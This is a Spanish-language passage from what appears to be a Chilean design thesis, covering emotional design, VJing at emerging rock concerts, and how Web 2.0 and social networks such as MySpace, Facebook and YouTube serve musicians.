
“el diseño ya no es un intento de imponer los gustos modernos al mercado de las masas, sino más bien un modo de comprender los gustos de grupos específicos de consumo y de dar al producto las formas y sensaciones que expresen el significado subyacente a esos gustos. La forma ya no sigue a la función, sino al significado ”

Respecto al gusto, podemos definir que depende de 3 variables, según Mirja Kälviäinen, de la academia de Diseño Kuopio de Finlandia.

El **marco objetivo** define las características demográficas de los grupos de usuarios, los contextos de uso y las historias del producto.

La creación de significados se refiere a los **sim-**

[17] NORMAN, Donald. El diseño Emocional: ¿por qué nos gustan (o no) los objetos cotidianos? Traducción de Ferran Meler Ortí. Editorial Paidós. Barcelona, España. 2005.

bolismos de las historias vitales de los usuarios, a lo que apela el diseño emocional.

Y por último, la **red de influencias** en donde confluyen elementos del ámbito social del usuario tales como normas de interacción con otros individuos, influencias, código de conducta, códigos morales, etc.

La comprensión del gusto está relacionada intrínsecamente con el afecto. El afecto entendido como el sistema de elaboración de juicios el cual determina el paso hacia una emoción positiva o negativa respecto de un producto o servicio. Sin embargo en la emoción no tan solo interactúa el afecto sino que también la cognición, en donde la influencia de ambos entre sí, logra que se deriven ciertas emociones y estados afectivos.

El VJing como disciplina enmarcada en las nuevas tendencias del arte digital y audiovisual, apela a la conciencia de la matriz de sensaciones del usuario con la obra. Se centra en la creación del diseño a través de estímulos y percepciones que abarcan más allá de lo visual.

El espacio visual corresponde a lo que observamos dentro de una obra visual y tiene una relación entorno-sujeto, que indica que el ambiente nos ofrece estímulos de los cuales nosotros nos

valemos para reconstruir una obra en nuestra mente. Por otra parte el espacio acústico corresponde a todo nuestro entorno que nos da una referencia contextual más que visual, debido a que incluso el silencio nos remite a lugares y vivencias, por lo que la relación con el entorno toma al sujeto como centro de la percepción de la escucha. Ambas concepciones no están completas las una con las otras.

Los movimientos de video arte, desde el comienzo se plantearon el espacio visual no tan sólo como lo perceptible visualmente, sino que todo lo que además rodea a la obra visual en sí, en el caso de una pintura por ejemplo, la sala donde está expuesta, la luz del día, la gente que transita, etc. En el caso del espacio acústico es imposible escuchar sin tener una visualidad de lo que se está escuchando. De ahí radica también, la necesidad de la imagen en la música.

La relación del VJing con la difusión de grupos musicales, al menos en Chile y otros países, no se ha explotado a cabalidad, más que con un fin artístico o performístico. De allí surge la inquietud de plantearlo no tan sólo como una propuesta estética sino que también como un plan de comunicación visual y estratégica de algún grupo musical.

En el caso de la música rock emergente en Chile, las propuestas visuales identitarias radican mayormente en la difusión de los grupos. La idea de que el VJing comience a formar parte de las estrategias de difusión e identificación de los grupos radica en la definición de lo que es una tocata y cómo esta actúa dentro de nuestro país.

La tocata, es la reunión de músicos, que generalmente son emergentes, donde se toca en vivo ya sea en clubs, bares o discoteques. En un principio estaban enfocadas sólo a reproducir la música de las bandas, pero en la actualidad, los formatos varían; Los Café-Concert, las fiestas privadas, los círculos de poesía y música, son ejemplos de ello. El sujeto espectador, necesita una experiencia más grata y vívida de las tocatas, por lo que, dependiendo de los gustos e influencias de cada persona, la relación unidireccional de banda a público oyente ya no es suficiente para generar una conexión. Cómo se hablaba de los orígenes del VJing, el baile, las drogas, el alcohol, y el sexo (en el sentido de sentirse atraído por otra persona) son motivos por los cuales verdaderamente la gente se impulsa a salir, incluso a nivel inconsciente.

Con el fin de sensaciones como la sinestesia y la sincronía, es necesario generar las condiciones del espacio en donde el sujeto se entretiene. A nivel del

diseño emocional del VJing, en el marco del diseño visceral, van a influir todos los aspectos estéticos del ambiente en que se desenvuelva la fiesta ya sea desde la decoración, la ventilación, la propuesta visual de la banda, escenografías, vestuario e incluso presentación personal (Dependiendo del estilo musical de la banda), hasta incluso, la gente que te acompaña en el evento.

A nivel del diseño conductual, tomamos aspectos como la cercanía del público con las bandas (al ser un espacio más pequeño e íntimo), que genera mayor satisfacción y confianza, y sensación de pertenencia con el grupo y la música propuesta. Además la estética visual del VJing, plantea identificar también al público seguidor del grupo.

Y por último, en el caso del diseño reflexivo, apela a la conciencia de ser partícipe de la obra en general y vivir la experiencia del VJing; Está relacionada con la interactividad de éste medio performístico a tiempo real. Este proceso tiene que ver con la interiorización del público para con la obra a través de los postulados explicados en los procesos de las obras a tiempo real, como la sensación de realismo, la tensión por lo imprevisible, el interés por seguir el acontecimiento o la sensación de que estamos en el acontecimiento.



El VJing al nacer de la cultura de las fiestas y clubes, desde la década de los 70's,, propuso un replanteamiento a las experiencias audiovisuales preponderantes de la época. Aunque en un principio la labor del VJ no fue más que experimentar con luces en función de la mezcla de sonidos de los DJ's, posteriormente se fueron interconectando disciplinas como el arte digital, las performances y las múltiples posibilidades que otorgaba el video, en función de las proyecciones visuales.

En el formato que sea, como Live Cinema, Concierto Audiovisual o Improvisaciones, las tendencias actuales han hecho que el VJing intente desmarcarse del mero acto de las fiestas y clubes de música electrónica, experimentando en instalaciones públicas, museos, eventos publicitarios, teatro, danza e incluso, diseño de visuales para dispositivos móviles.

En función de la música, el VJing proporciona nuevas expectativas. Los músicos consolidados en el mercado, como la mayor parte de sus ingresos las reciben de los conciertos masivos, ellos han invertido cantidades exorbitantes de dinero para la implementación de visuales que potencien éstos eventos en vivo. En el caso de las bandas emergentes, la experimentación visual de VJing se asocia principalmente a eventos de música electrónica y difícilmen-

te trasciende a otros estilos musicales.

El VJing entonces, podría significar una nueva perspectiva para el marco local de los conciertos de músicos emergentes, como método de performance a tiempo real y como estrategias de difusión de los conciertos.

En la entrevista a Ignacio Rojas, de la productora "El Buen Tiempo", éste se refiere al trabajo del espectáculo en los shows de música.

"...Creo que es importante que los músicos en el momento de estar tocando sus cuerdas y haciendo sonidos en el escenario, no estén solo en eso, sino además, entregando un espectáculo" (Revisar CD Anexo)

Al ser una experiencia que proviene de lenguajes narrativos del cine y de los medios audiovisuales, el VJing responde a la lógica de planificación planteada en el Diseño Audiovisual. Sin embargo, como se trata de una performance a tiempo real y de carácter improvisado, sólo la fase previa a la puesta en escena, es decir, la creación y edición del material, puede ser ejecutada bajo esta planificación. El diseño comunicacional y de la imagen, puede participar entonces como creador del material visual a proyectar; Además, en función de considerar las

2.6

VJing en la música pop/rock

experiencias de VJing como representación, escenografía y difusión del concierto musical, se pueden establecer modelos de diseño en base al desarrollo de una experiencia.

En función del diseño de experiencia, el primer paso del acercamiento entre una propuesta de VJing en tocatas y el contexto vital del público objetivo, va a ser el conocimiento tanto musical como conceptual en común del público; Respecto al proceso de vinculación, en las experiencias VJing, deben estar presentes elementos como la difusión en redes sociales y otros medios; La experiencia vital va a representar la satisfacción emocional y sensitiva del público; Por último en la fase de evaluación, el público es que determinará si volver a vivir la experiencia VJing.

En relación a la vinculación del diseño emocional con las propuestas de VJing a través de un concierto musical; A nivel visceral van a influir todos los elementos del lugar en donde se lleve a cabo la performance; A nivel conductual, la interacción directa de los músicos con el público transmite una relación de confianza y pertenencia a la obra; Por último, a nivel reflexivo, la obra a tiempo real proporciona una sensación de realismo, una tensión por lo imprevisible e interés por seguir en el acontecimiento, lo que permite la interiorización de la obra con el público.

Redes Sociales

Capítulo 3

El auge de las nuevas tecnologías ha permitido el desarrollo de nuevas comunidades digitales a través de redes de usuarios interconectados; Estas redes han mutado en cuanto a temáticas y forma, teniendo, hoy en día, un sinfín de aplicaciones de diversa índole.



Existen varios conceptos asociados a la generación de comunidades en línea, que serán explicados en este capítulo, tales como el desarrollo de la Web 2.0, las redes P2P y los sistemas de Streaming; Ya no se puede pensar en servicios con un solo enfoque, lo que permite en la actualidad, una extensa combinación de recursos y aplicaciones web, que la experiencia de los usuarios en Internet.

En el caso de la música y frente al creciente consumo masivo de ésta, las comunidades se han desarrollado a través de sitios como MySpace, Last.Fm o Youtube, en donde músicos y melómanos interactúan. La demanda musical y los derechos de autor, han permitido que nuevas redes, más específicas, posicionen el mercado sin la descarga ilegal de archivo, tales como las radios podcast, las bases de datos con reproducción musical y los servicios de Streaming de audio y video. Por otra parte los blogs han participado activamente en el proceso de difusión y conocimiento de la música, consolidándose como los principales medios de información y comunicación.

Este capítulo introduce la inmersión de las comunidades musicales en el mundo de internet; Como han cooperado las redes sociales y otros tipos de comunidades online en la transferencia de archivos globales o en la generación de contenidos, y tiene como objetivo principal, establecer los conocimientos necesarios para que músicos emergentes, como lo es Aytona, se beneficien de la utilización de estas herramientas útiles para la generación del contenido tanto musical como visual.



El concepto Web 2.0 está asociado a aplicaciones como Wikipedia, My Space, Facebook, YouTube, Flickr, Twitter, entre otros. Tuvo sus influencias en la aparición de Napster, un programa de intercambio de archivos de música, la creación de las primeras aplicaciones de blog, como blogger, y la creación de Wikipedia, como una de las primeras enciclopedias libres. Fue desarrollado en un principio por la editorial O'Reilly, a través del artículo *What Is Web 2.0*¹⁸. en el año 2005, convirtiéndose en una de las primeras referencias bibliográficas acerca del tema.

“En esta nueva Web la red digital deja de ser una simple vidriera de contenidos multimedia para convertirse en una plataforma abierta, construida sobre una arquitectura basada en la participación de los usuarios”¹⁹

Hasta ese momento eran pocas las aplicaciones web que permitían colaboración e interacción

[18] O'REILLY, Tim. What's is Web 2.0 [PDF en línea] <<http://oreilly.com/pub/a/web2/archive/what-is-web-20.html?page=1>> [Consulta: 25 de Marzo del 2012]

[19] COBO, Cristóbal. Y PARDO, Hugo. Planeta Web 2.0 Inteligencia Colectiva o Medios Fastfood, Grup de Recerca d'InteraccionsDigitals, Universitat de Vic. Flacso México. Barcelona / México DF. 2007. [PDF en línea] Disponible en: <www.planetawebdospuntocero.net>

abierta y gratuita. Pero desde esa época van a surgir nuevas aplicaciones que potencien el desarrollo de contenidos por los usuarios, las redes sociales, blogs, entre otros. En el escrito Planeta Web 2.0 se definen siete principios fundamentales de las web 2.0

1.La World Wide Web como plataforma. La industria del software de grandes empresas hasta la actualidad vende sus productos con derechos de autor, restricciones y fechas de caducidad (try) ofrecidos en línea, como por ejemplo Microsoft, Adobe y Apple. Las nuevas versiones de los productos incluso a veces son catalogadas de menor calidad que las versiones anteriores. En contraposición a esto, la web 2.0 se estructura en nuevas empresas que ofrecen softwares gratuitos, en donde los contenidos están en la web. (webtop²⁰); Son comunidades que interactúan y suben contenidos.

2.Aprovechar la inteligencia colectiva. Las nuevas aplicaciones tienen interfaces pensada para los usuarios. Éstos actúan de la forma que quieran, navegando a través de los contenidos o creando los propios contenidos.

[20] [En línea] <http://es.wikipedia.org/wiki/Webtop>

3.1

Web 2.0

3.La gestión de la base de datos como competencia básica. Lo más importante de las web 2.0 son los datos. El valor distintivo y comercial de cada aplicación se da por la cantidad de datos que produzcan los usuarios.

4.El fin del ciclo de las actualizaciones de versiones del software. Esta cualidad pronostica la obsolescencia de software que no sean de libre acceso y gratuitos. En algún momento las grandes empresas no podrán competir con programas alternativos que hagan lo mismo que un software en venta y que además, se encuentre y trabaje desde la web.

5.Modelos de programación ligera. Búsqueda de la simplicidad. Las web 2.0 están creadas para poseer una interfaz simple y descentralizada, en donde el usuario vea los contenidos de la manera que él desee y que no dependa del proveedor para acceder a ellos.

6.El software no limitado a un solo dispositivo. La Web 2.0 no solamente está hecha para los computadores, sino que tienen versiones especiales para distintos dispositivos, como teléfonos, reproductores multimedia, Tablets, etc.

7.Experiencias enriquecedoras del usuario. Estas experiencias pueden ser interfaces con altas capacidades de acceso, de usabilidad y de familiaridad para los usuarios. Ejemplo de estas experiencias son aplicaciones como Blogs o el Juego en línea, Second life, que demuestran el desarrollo de comunidades.

Las Web 2.0 están comprendidas a través de 3 ejes, los cuales son tecnología, comunidad y negocio. Se sustentan de las bases de datos que proporcionan las aplicaciones, así como de la venta de espacios publicitarios y la venta de servicios para clientes diferenciados. Es en los países más desarrollados y alfabetizados digitalmente, en donde más auge han tenido las webs 2.0. Pero al mismo tiempo, los usuarios son más exigentes, no son potenciales audiencias para la publicidad intrusiva, no respetan mayormente los derechos de autor y es difícil que cambien de red, en las que ya se sienten cómodos.

Estas aplicaciones no sientan sus bases en el desarrollo tecnológico sino más bien, en la necesidad del ser humano de generar comunidades, que en este caso es otorgado por la tecnología. Además, la web 2.0 promueve el intercambio y la cooperación entre los individuos; Se conforman redes basadas en la reciprocidad, en donde

se potencian los canales de comunicación entre las personas.

Se promueve en la web 2.0 la *intercreatividad*, que remite a la creación en la red, generando contenido o creaciones en conjunto con otras personas a través de plataformas web. *“El concepto de Intercreatividad se aproxima desde una perspectiva tecno-social al potencial colaborativo que está tras el uso de las tecnologías en red, ya que lo que se construye es un ciberespacio para compartir el conocimiento entre personas, a través de networks de cooperación recíproca²¹”*. Esta intercreatividad no significa solo transferir archivos sino que es un intercambio y construcción colectiva del saber como un proceso social. Las comunidades hackers fueron las primeras que se replantearon los principios de la intercreatividad en internet, apoyando procesos de apertura de la información y el conocimiento. En un principio fueron operaciones ilegales de intercambio de archivos, pero estas operaciones sentaron las bases de las redes como gestoras de conocimiento, libre y gratuitas.

[21] COBO, Cristóbal. Y PARDO, Hugo. Planeta Web 2.0 Inteligencia Colectiva o Medios Fastfood, Grup de Recerca d'InteraccionsDigitals, Universitat de Vic. Flacso México. Barcelona / México DF. 2007. Pág 45. [PDF en línea] Disponible en: <www.planetawebdospuntozero.net>



Se pueden diferenciar distintos tipos y propósitos que tienen algunas web 2.0. Según Planeta web 2.0, las web 2.0 pueden ser Redes Sociales (Social Networking), Contenidos, Organizaciones Sociales e inteligentes de la información, y Aplicaciones y Servicios (Mashups).

Redes Sociales

Son las aplicaciones diseñadas para promover el intercambio social y la generación de comunidades en internet. Con la aparición de internet en los años 90' comienzan a generarse redes de intercambio de información y micro comunidades. Los primeros sitios de web 1.0, solo permitían el acceso a determinada información y no eran de acceso gratuito propiamente tal. Al mismo tiempo, las web solo interactuaban con los usuarios a través de venta de servicios, mails y otros de menor importancia.

Hoy en día, las web 2.0 promueven al individuo colectivo, el cual es un consumidor de alta demanda de internet que cuenta con nuevas formas de poder participar con otros usuarios, a través de herramientas virtuales. El mercado a su vez tiene una mayor oferta de estas redes de interacción y permite segmentación en el mundo digital, en donde las personas pueden generar y participar en comunidades que se ajusten a sus perfiles.

Estos factores, han hecho de internet de un medio no solamente publicitario, sino que también social y además promovedores del conocimiento, trabajo, comunicación y la entretención.

3.1.1 Tipos de Web 2.0

Las redes sociales otorgan un sentido de pertenencia del usuario con el medio, lo que hace que estas redes formen parte de su diario vivir y se consoliden como una de las principales maneras en que las personas, en la actualidad, se comuniquen. Además, los autores de Planeta Web 2.0, indican que:

“la Red se consolida como espacio para formar relaciones, comunidades y otros sistemas sociales donde rigen normas similares a las del mundo real, en que la participación está motivada por la reputación, tal como ocurre en la sociedad.”²²

Según varios ranking²³ en internet de fecha 2011, las principales redes sociales según el número de usuarios son *Facebook, Twitter y Youtube*, seguidos por redes como *Flickr, Foursquare, LinkedIn, Google +, Instagram, Spotify y Tumblr*.

[22] COBO, Cristóbal. Y PARDO, Hugo. Planeta Web 2.0 Inteligencia Colectiva o Medios Fastfood, Grup de Recerca d'InteraccionsDigitals, Universitat de Vic. Flacso México. Barcelona / México DF. 2007. Pág 64. [PDF en línea] Disponible en: <www.planetawebdospuntocero.net>

[23] Ranking de referencia. [en línea] <<http://www.pizcos.net/2011/10/ranking-de-redes-sociales-2011.html>> [consulta: 5 marzo 2012]

Estos tipos de web 2.0 facilitan los CGU o contenidos generados por el usuario como escritos, comentarios o material de intercambio, sin la necesidad de tener alto nivel de tecnología digital. Frente a este fenómeno, los medios de comunicación tradicionales se han visto fuertemente afectados con el surgimiento del periodismo ciudadano en internet, por lo que los medios han tenido que adecuarse y acomodarse a estas nuevas tecnologías de interacción. Acorde al tipo de contenidos, las redes de contenidos se pueden clasificar en.

Software de Weblogs (Blogware) Son aquellos que están diseñados para la creación y administración de Blogs. Entendemos al blog "(también se conocen como *weblog* o *bitácora*), es un sitio web que recopila cronológicamente textos o artículos de uno o varios autores, apareciendo primero el más reciente.²⁴". Los principales blogware gratuitos son *Wordpress*, *Vox* y *Blogger*.

Blogging. Son herramientas para mejorar los blogs, desde organizadores hasta skins y recursos para convertir HTML en PDF en otros. Ejemplo de estas herramientas son sitios como [http://](http://technorati.com)

www.bloginfluence.net, <http://bloglines.com>.

CMS o Sistemas Gestión de Contenidos. Modifican la información y simplifican las tareas en la red. Proporcionan editores de texto para que los usuarios no tengan que preocuparse de los códigos de programación al subir información en la red. Un ejemplo es www.joomla.org.

Wikis. Son espacios abiertos en la red, que permiten a los usuarios la oportunidad de escribir, publicar y modificar contenidos. El principal exponente es Wikipedia. Además hay buscadores de wikis como wikispaces.com o mediawiki.org.

Procesador de Documentos en Línea. Son documentos que crean contenidos tanto individual como colectivamente. Estos pueden ser texto, hojas de cálculo, presentaciones de diapositivas y otros. Además el trabajo en la plataforma permite importar y exportar documentos de Microsoft, PDF, HTML, TXT entre otros. Ejemplos son <http://docs.google.com>, <http://thinkfree.com>, <http://spreadsheets.google.com>, www.zohosheet.com, www.slide.com, <http://slideshare.net>, etc.

Foto. Son plataformas en donde se comparten y almacenan fotografías digitales sacadas por

usuarios. La mayoría son gratuitas y tienen motores de búsqueda organizados en sistemas de tags. Algunas plataformas tienen herramientas para mostrar las imágenes como los slideshows. Los principales referentes son www.flickr.com, o <http://photobucket.com>.

Video/TV. Aplicaciones de archivos multimedia. Poseen interfaces simples y se pueden exponer en otros sitios web a través de códigos embed. Los principales sitios son www.youtube.com, www.vimeo.com, www.dailymotion.com o <http://jumpcut.com>.

Calendario. Son herramientas para organizar agendas. Los más relevantes son <http://calendar.google.com> o <http://calendar.yahoo.com>.

[24] [en línea] < <http://www.blogia.com/que-es-un-blog.php>> [consulta: 25 de marzo]



Organizadores de Contenido

Frente a tanta información dispuesta en internet ha sido necesario contar con organizadores y optimizadores para buscar los contenidos. Estamos inmersos y siendo constantemente bombardeados por la información, pero gracias a estos buscadores y las acciones de inteligencia colectiva de los usuarios, se han ido clasificando los contenidos progresivamente. Los autores de Planeta Web 2.0 explican:

“Este es el caso de Pagerank (indexación por popularidad como lo hace Google); Opiniones de los lectores (como lo hace Amazon) y Folksonomy o aplicaciones de clasificación social (a través de tags). Esta folksonomía ofrece nuevas formas y criterios de categorizar la información brindando soluciones más cooperativas, flexibles y adaptables²⁵”

La Folksonomía es la organización que realizan los usuarios con contenidos en internet. Estos datos son ordenados en forma de etiquetas o tags,

[25] COBO, Cristóbal. Y PARDO, Hugo. Planeta Web 2.0 Inteligencia Colectiva o Medios Fastfood, Grup de Recerca d'InteraccionsDigitals, Universitat de Vic. Flacso México. Barcelona / México DF. 2007. Pág 52. [PDF en línea] Disponible en: <www.planetawebdospuntocero.net>

respondiendo a una organización creada por los propios usuarios.

Los tipos de web 2.0 de organización de la información son.

Buscadores. Organizan la información y las búsquedas en internet. Algunos incluyen sistemas de organización como los Tags o RSS. El líder de búsqueda mundial es www.google.com, y otros son www.yahoo.com, www.ask.com o www.bing.com, entre otros.

Lector de RSS - Agregadores Feeds. Las fuentes web o web feeds son “un medio de redifusión de contenido web. Se utiliza para suministrar información actualizada frecuentemente a sus suscriptores²⁶”. Estas aplicaciones gratuitas permiten renovaciones y actualizaciones de sitios hacia blogs o páginas de usuarios. Algunas de las principales son <http://feedburner.com>, <http://www.feeds2.com/>, o <http://bloglines.com>, entre otras.

Marcadores Sociales de Favoritos (Social Bookmark) y Nubes de Tags. Estas aplicaciones gratuitas permiten administrar links favoritos y se pueden ordenar según criterios. Algunos ejemplos son <http://del.icio.us>, www.stumbleupon.com, o <http://connotea.org>.

[26] [en línea] <<http://es.wikipedia.org/wiki/Feed>> [consulta:25 de Marzo 2012]

Aplicaciones y servicios (mashups)

Existen aplicaciones web 2.0 que ofrecen diversos servicios al mismo tiempo. Han sido creadas para formar una integración entre varias tecnologías en una sola. Se consolidan entonces como web más inteligentes debido a que interconectan los servicios ya descritos en los puntos anteriores. Ejemplo de estas aplicaciones son, por ejemplo, www.meebo.com o <http://gmail.google.com>. Estas aplicaciones pueden ser:

Organizador de Proyectos. Los servicios de organización de proyectos integran múltiples aplicaciones. Ofrecen herramientas de trabajo, de organización de equipos, intercambio de archivos, agendas y correo electrónico, entre otros. Casi todos son gratuitos o tienen versiones de prueba, tales como www.rememberthemilk.com, <http://planner.zoho.com> o <http://basecamp-hq.com>.

Webtop. Son aplicaciones similares a un escritorio de computador pero en la web. Tienen varias herramientas que complementan esta aplicación como lectores de feeds, mail, chat, calendarios, etc. Ejemplos de estos son <http://ghost.cc/> y <http://www.netvibes.com/en>.


Almacenamiento en la Web. Son servicios que ofrecen almacenamiento gratuito o pagado, en la web. Los archivos están protegidos y, pueden ser distribuidos y compartidos entre varios usuarios. Ejemplos de estos son www.dropbox.com, www.carbonite.com/en/ y www.megaupload.com, entre otros.

Reproductores y agregadores de Música. Son herramientas para la organización, edición, reproducción y publicación de audios en formato podcast. Al mismo tiempo, algunas aplicaciones ofrecen descargas de música. Algunos ejemplos son www.lastfm.com, www.spotify.com o www.deezer.com.



3.1.2

Web 2.0 en torno a la música.



Myspace.com, una de las primeras comunidades online dedicada a la música.

Para los músicos, las redes sociales y las web 2.0 representan una de las principales vías de difusión de su trabajo. Frente a la crisis de la industria discográfica y el apogeo de las nuevas generaciones virtuales, existen diversas aplicaciones que han aportado al desarrollo de la música y de las comunidades de músicos, en todo el mundo. Los músicos cuentan con recursos casi ilimitados a través estas redes, las cuales, representan una vía económica para difundir su trabajo, establecen lazos con un público de alta demanda de música, de forma asequible y gratuita.

Para los músicos es importante tener presencia en la web, ya que les permite generar una identidad apoyada por la visualidad ya sean imágenes, fotografías o videos, y formar canales de comunicación y retroalimentación mucho más directos con el público. En este capítulo, se expondrá un resumen de los tipos de webs asociados a la música, desde el punto de vista de las redes sociales, de softwares de intercambio de archivos de audio y video, y de los servicios de streaming multimedia, así como reproductores de música y video.

En la actualidad los servicios de web 2.0 de música han aumentado considerablemente, acorde a las preferencias del público internauta. Las aplicaciones se basan en herramientas como el Podcasting, el cual es la sindicación²⁷ de archivos de audio que pueden ser escuchados o descargados. Los podcast permiten actualizaciones RSS en distintas páginas y además, tienen acceso libre y gratuito en algunos casos. A continuación, se detallará una lista de las redes sociales que incluyen podcast y reproducción de audio.

[27] Sindicación Web “es el reenvío o reemisión de contenidos desde una fuente original (sitio web de origen) hasta otro sitio web de destino (receptor) que a su vez se convierte en emisor puesto que pone a disposición de sus usuarios los contenidos a los que en un principio sólo podían tener acceso los usuarios del sitio web de origen”, Definición según Wikipedia. En línea <http://es.wikipedia.org/wiki/Sindicaci%C3%B3n_Web> [Consulta: 25 de marzo 2012]

Podcast

MySpace. Es una red social que data desde el año 2003 que es propiedad de Specific Media LLC y del cantante pop, Justin Timberlake. En sus principios estuvo solo orientada a la interacción de músicos independientes en la red, pero ya en la actualidad MySpace cuenta con muchas más aplicaciones que lo hacen una de las redes más populares en Norteamérica y Europa. Muchos artistas famosos, se han hecho conocidos a través de este medio, por lo que es común que tanto músicos exitosos en el mercado, como independientes tengan un perfil en MySpace a modo de página oficial.


El sitio ha estado en constantes actualizaciones, sobre todo a la llegada de Facebook. Ha renovado su imagen, hasta que hoy, se abrevia como My____, Los perfiles han sido depurados para poseer una interfaz mucho más sencilla y agradable, y los archivos de audio están protegidos para evitar el tráfico ilegal.

Los usuarios pueden crearse perfiles, subiendo y compartiendo archivos de audio de su autoría, además de fotografías, video y blogs. Las aplicaciones de MySpace, son Grupos; My SpaceIM que es un sistema de mensajería instantánea; MySpace TV que es un sistema de comparti-

miento de videos como Youtube; Aplicaciones que los usuarios pueden crear para sus perfiles, similar a Facebook; MySpace Karaoke, que permite a los usuarios acceder a grabaciones de karaoke; Otros servicios son MySpace Polls (encuestas), MySpace Classifieds (Clasificados), MySpace News (Noticias), My Space Sports (Deportes), MySpace Books (Libros), MySpace Jobs (Empleos), MySpace Movies (Películas), Boletines y MySpace Horoscopes (horóscopo).

Facebook. Es la principal red social a nivel mundial con más de 800 millones de usuarios. Fue creado por Mark Zuckerberg y un grupo de estudiantes de la Universidad de Harvard; Originalmente era una red de universitarios para la misma universidad, pero después se expandió en todo el globo, abierta a cualquier persona que posea una dirección de correo electrónico.

Facebook ofrece diversos servicios a sus usuarios tales como, a nivel general la posibilidad de tener y modificar un listado de amigos, un chat interno (que ha ido evolucionando y mejorando su interfaz), y créditos. Además cuenta con servicios como mensajería, noticias de tus amigos y páginas, notificaciones de las acciones de los usuarios, fotos, videos, juegos, actualizaciones de



iLike, una de las aplicaciones de música de facebook.

estados, usernames, muro²⁸, versiones para teléfonos como el Smartphone, entre otros. Otros conceptos asociados a Facebook son el “like button” (botón me gusta de Facebook), las Like Pages o el Poke o toque de Facebook. Además, la red ofrece aplicaciones como los eventos, las notas o escritos de los usuarios, los places (notificación de los lugares en que está el usuario) y encuestas, entre otros.

Para no ahondar más en los detalles de Facebook, en relación a la música hay aplicaciones que se posicionan como uno de los pilares fundamentales para el desarrollo de músicos, sobre todo emergentes. Las páginas y los grupos de Facebook, son entidades individuales o colectivas que cuentan con beneficios similares a los de un perfil de un usuario. Pueden actualizar estados, subir archivos como fotos y videos, y se pueden linkear todo tipo de archivos, incluido audio.

“Una página sirve para promocionar productos, instituciones o figuras públicas²⁹”.

[28] [El muro se entiende como el espacio en donde los usuarios postean mensajes. Se muestran en orden cronológico desde el más reciente. [en línea] <http://www.Facebook.com/note.php?note_id=109855201442>[consulta: 25 de Marzo 2012]

[29] [en línea] <http://www.Facebook.com/note.php?note_id=109855201442>[consulta: 25 de Marzo 2012]

Estas páginas tienen direcciones únicas que permiten que personas no conectadas a Facebook puedan leer sus contenidos de igual manera. Las páginas tienen admiradores y seguidores; ellas no están dentro de las listas de contacto de los perfiles de usuarios. En el caso de los grupos, “son creados por usuarios que desean reunir a personas en un tema en común³⁰”. En el grupo se puede sumar cualquier persona, no necesariamente tus amigos o conocidos.

Otra de las aplicaciones de Facebook en relación a la música es iLike. En la actualidad puede estar asociado a plataformas como Google. Tiene acceso gratuito y cuenta con casi todos los beneficios que plataformas como MySpace, respecto a la reproducción de podcast y streaming.

Youtube. Es la principal plataforma de reproducción de audio y videos en el mundo, a través de internet. Fue desarrollado el 2005 y comprado por google el 2006. En relación a la industria musical, youtube sigue siendo la principal forma de ver videoclips en internet. Pese a la violación de derechos de autor, cuando usuarios suben

[30] [en línea] <<http://es.wikipedia.org/wiki/Feed>>[consulta:25 de Marzo 2012]

videos sin autorización, algunos videos se asocian a servicios como VEVO o MTV, los cuales se encargan de comprar las licencias para ofrecer la música y videos de manera gratuita, y así asegurar las audiencias. Además, algunos sellos han lanzado sitios de youtube en exclusiva para sus artistas.

